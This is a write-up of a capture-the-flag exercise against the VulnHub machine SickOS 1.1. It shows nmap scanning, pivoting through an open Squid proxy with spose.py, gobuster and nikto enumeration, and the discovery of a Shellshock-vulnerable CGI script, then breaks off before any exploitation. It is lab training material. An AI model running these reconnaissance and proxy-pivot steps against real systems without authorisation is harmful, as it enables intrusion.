SICKOS 1.1

```
Ubuntu 12.04.4 LTS SickOs tty1

SickOs login:
```

GETTING STARTED

To download **sickos 1**, click on the link given below :-

https://www.vulnhub.com/entry/sickos-11,132/

Note


This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

RECONNAISSANCE

I found the target IP by scanning the network using **nmap**

```
┌──(root㉿kali)-[~/ctf/sickos1]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-21 23:51 EDT
Nmap scan report for RTK_GW (192.168.1.1)
Host is up (0.011s latency).
MAC Address: F8:C4:F3:D0:63:13 (Shanghai Infinity Wireless Technologies)
Nmap scan report for SickOs (192.168.1.4)
Host is up (0.010s latency).
MAC Address: 00:0C:29:25:BF:FD (VMware)
Nmap scan report for kali (192.168.1.13)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.04 seconds
```


Then I performed an **nmap** aggressive scan on the target.



```
┌──(root㉿kali)-[~/ctf/sickos1]
└─# nmap -A -p- 192.168.1.4 --min-rate 10000 -oN sick1.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-21 23:54 EDT
Nmap scan report for SickOs (192.168.1.4)
Host is up (0.00042s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open   http-proxy Squid http proxy 3.1.19
|_http-server-header: squid/3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
8080/tcp closed http-proxy
MAC Address: 00:0C:29:25:BF:FD (VMware)
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.10 - 4.11 (92%), Linux 3.13 (91%), Linux 3.13 - 3.16 (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or
Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%), Android 5.0 - 6.0.1 (Linux 3.4) (91%), Linux 3.2 - 3.10 (91%), Linux 3.2 - 3.16 (91%), Linux 4.
5 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.42 ms SickOs (192.168.1.4)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

INITIAL ACCESS

I accessed the web server on the open port.



ERROR

The requested URL could not be retrieved

The following error was encountered while trying to retrieve the URL: /

Invalid URL

Some aspect of the requested URL is incorrect.

Some possible problems are:


- Missing or incorrect access protocol (should be "http://" or similar)
- Missing hostname
- Illegal double-escape in the URL-Path
- Illegal character in hostname; underscores are not allowed.

Your cache administrator is webmaster.

Generated Mon, 22 Jul 2024 03:57:02 GMT by localhost (squid/3.1.19)

I googled the **squid** version and found this **hacktricks** article:

https://book.hacktricks.xyz/network-services-pentesting/3128-pentesting-squid



proxichains.conf file: `http 10.10.10.10 3128` For proxies requiring authentication, append credentials to the configuration by including the username and password at the end: `http 10.10.10.10 3128 username passw0rd`.

Then run nmap with proxychains to **scan the host from local**: `proxychains nmap -sT -n -p- localhost`


SPOSE Scanner

Alternatively, the Squid Pivoting Open Port Scanner (spose.py) can be used.

```
python spose.py --proxy http://10.10.11.131:3128 --target 10.10.11.131
```


Hence, I downloaded the **python** script: https://github.com/aancw/spose

I then ran the script and found open ports.




```
┌──(root㉿kali)-[~/ctf/sickos1]
└─# git clone https://github.com/aancw/spose.git
Cloning into 'spose'...
remote: Enumerating objects: 11, done.
remote: Total 11 (delta 0), reused 0 (delta 0), pack-reused 11
Receiving objects: 100% (11/11), done.

┌──(root㉿kali)-[~/ctf/sickos1]
└─# cd spose

┌──(root㉿kali)-[~/ctf/sickos1/spose]
└─# ls
__init__.py  LICENSE  README.md  spose.py  url_request.py

┌──(root㉿kali)-[~/ctf/sickos1/spose]
└─# python spose.py --proxy http://192.168.1.4:3128 --target 192.168.1.4
Using proxy address http://192.168.1.4:3128
192.168.1.4 22 seems OPEN
192.168.1.4 80 seems OPEN
```

Then I used **curl** to access port 80.




```
┌──(root㉿kali)-[~/ctf/sickos1/spose]
└─# curl --proxy http://192.168.1.4:3128 http://192.168.1.4:80
<h1>
BLEHHH!!!
</h1>
```

I then set the proxy on my browser and accessed it through the browser.




Title	sickos1	Hostname	192.168.1.4
Type	HTTP	Port	3128
Country		Username	
City		Password	****



192.168.1.4


BLEHHH!!!

I then used **gobuster** to find other directories.




```
┌──(root㉿kali)-[~/ctf/sickos1]
└─# gobuster dir --proxy http://192.168.1.4:3128 -u http://192.168.1.4/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.4/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
[+] Negative Status codes:   404
[+] Proxy:                   http://192.168.1.4:3128
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 21]
/.htaccess            (Status: 403) [Size: 288]
/robots.txt           (Status: 200) [Size: 45]
/.                    (Status: 200) [Size: 21]
/.html                (Status: 403) [Size: 284]
/.htpasswd            (Status: 403) [Size: 288]
/.htm                 (Status: 403) [Size: 283]
/.htpasswds           (Status: 403) [Size: 289]
/.htgroup             (Status: 403) [Size: 287]
```

I then accessed the *robots.txt* file.



```
┌──(root㉿kali)-[~/ctf/sickos1]
└─# curl --proxy http://192.168.1.4:3128 http://192.168.1.4/robots.txt
User-agent: *
Disallow: /
Dissalow: /wolfcms
```



URL: 192.168.1.4/wolfcms/

Wolf content management simplified

Home | About us | Articles

About Me

I'm just a demonstration of how easy it is to use Wolf CMS to power a blog. more ...

Favorite Sites

- Wolf CMS

Recent Entries

- My second article
- My first article

Archives

Syndicate

Articles RSS Feed

Home Page

My second article

This is my second article.

Posted by Administrator on Sat, 5 Dec 2015


My first article

My **first** test of my first article that uses *Markdown*.

Posted by Administrator on Sat, 5 Dec 2015

© Copyright 2024 Your name
Wolf CMS Inside.

I did not find anything interesting from this page, so I ran a **nikto** scan on the target.



```
┌──(root㉿kali)-[~/ctf/sickos1]
└─# nikto -useproxy http://192.168.1.4:3128 -h http://192.168.1.4
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.4
+ Target Hostname:    192.168.1.4
+ Target Port:        80
+ Proxy:              192.168.1.4:3128
+ Start Time:         2024-07-22 01:12:55 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Retrieved via header: 1.0 localhost (squid/3.1.19).
+ /: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
 See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Fri Dec  4 19:35:02 2015. See: http://cv
e.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index'
were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ : Server banner changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19'.
+ /: Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_REQ 0.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /cgi-bin/status: Uncommon header '93e4r0-cve-2014-6271' found, with contents: true.
+ /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. Se
```


The scan identified a **Shellshock** vulnerability on the server.

ⓘ About Shellshock


Shellshock (also known as Bashdoor) is a security bug in the Bash (Bourne Again Shell) command-line shell, widely used in Unix-based systems such as Linux and macOS. Discovered in September 2014, Shellshock allows attackers to 